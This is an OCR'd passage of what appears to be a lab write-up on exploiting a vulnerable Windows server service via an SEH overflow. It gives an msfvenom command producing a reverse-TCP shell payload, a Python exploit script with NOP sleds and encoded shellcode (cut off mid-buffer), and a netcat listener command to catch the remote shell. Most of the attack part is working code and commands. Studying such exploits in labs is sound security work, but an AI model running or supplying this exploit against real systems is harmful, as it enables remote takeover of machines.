
EIP 0171FFA2, ECX 0171FBA9


After that we have to create a payload to attack the server. In the references it use msfpayload. But it was removed couple of years ago. I have use mfsvenom instead of msfpayload to create shellcode.

By using this command following shellcode has created msfvenom -p windows/shell_reverse_tcp LHOST="192.168.1.108" LPORT=443 EXITFUNC=thread R -f python -e x86/shikata_ga_nai -b "\x00\x0A\x0D" > vs-seh-attack



After that we want to edit the code as we want


root@kali: ~
File Edit View Search Terminal Help
GNU nano 3.1
vs-seh-atta
#!/usr/bin/python
import socket
server = '192.168.1.107'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
chars = ''
for i in range(1,10):
chars += chr(i)
for i in range(11,13):
chars += chr(i)
for i in range(13,255):
chars += chr(i)
prefix3 = 'B' * 1500
nopsled3 = '\x90' * 800
nopsled4 = '\x90' * 16
buf = ""
buf += "\xbd\xc0\xd8\x40\xa0\xda\xc6\xd9\x74\x24\xf4\x5e\x29"
buf += "\xc9\xb1\x52\x83\xee\xfc\x31\x6e\x0e\x03\xae\xd6\xa2"
buf += "\x55\xd2\x0f\xa0\x96\x2a\xd0\xc5\x1f\xcf\xe1\xc5\x44"
buf += "\x84\x52\xf6\x0f\xc8\x5e\x7d\x5d\xf8\xd5\xf3\x4a\x0f"
buf += "\x5d\xb9\xac\x3e\x5e\x92\x8d\x21\xdc\xe9\xc1\x81\xdd"
buf += "\x21\x14\xc0\x1a\x5f\xd5\x90\xf3\x2b\x48\x04\x77\x61"
buf += "\x51\xaf\xcb\x67\xd1\x4c\x9b\x86\xf0\xc3\x97\xd0\xd2"
buf += "\xe2\x74\x69\x5b\xfc\x99\x54\x15\x77\x69\x22\xa4\x51"
buf += "\xa3\xcb\x0b\x9c\x0b\x3e\x55\xd9\xac\xa1\x20\x13\xcf"
buf += "\x5c\x33\xe0\xad\xba\xb6\xf2\x16\x48\x60\xde\xa7\x9d"
buf += "\xf7\x95\xa4\x6a\x73\xf1\xa8\x6d\x50\x8a\xd5\xe6\x57"
buf += "\x5c\x5c\xbc\x73\x78\x04\x66\x1d\xd9\xe0\xc9\x22\x39"
buf += "\x4b\xb5\x86\x32\x66\xa2\xba\x19\xef\x07\xf7\xa1\xef"
buf += "\x0f\x80\xd2\xdd\x90\x3a\x7c\x6e\x58\xe5\x7b\x91\x73"
buf += "\x51\x13\x6c\x7c\xa2\x3a\xab\x28\xf2\x54\x1a\x51\x99"
buf += "\xa4\xa3\x84\x0e\xf4\x0b\x77\xef\xa4\xeb\x27\x87\xae"
buf += "\xe3\x18\xb7\xd1\x29\x31\x52\x28\xba\xfe\x0b\x33\x5f"
buf += "\x97\x49\x33\x9e\xdc\xc7\xd5\xca\x32\x8e\x4e\x63\xaa"
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter



Before executing the code we have to run “nc -nlvp 443”.

Then we have to execute the above code. And then we should be able to access the cmd of the windows server.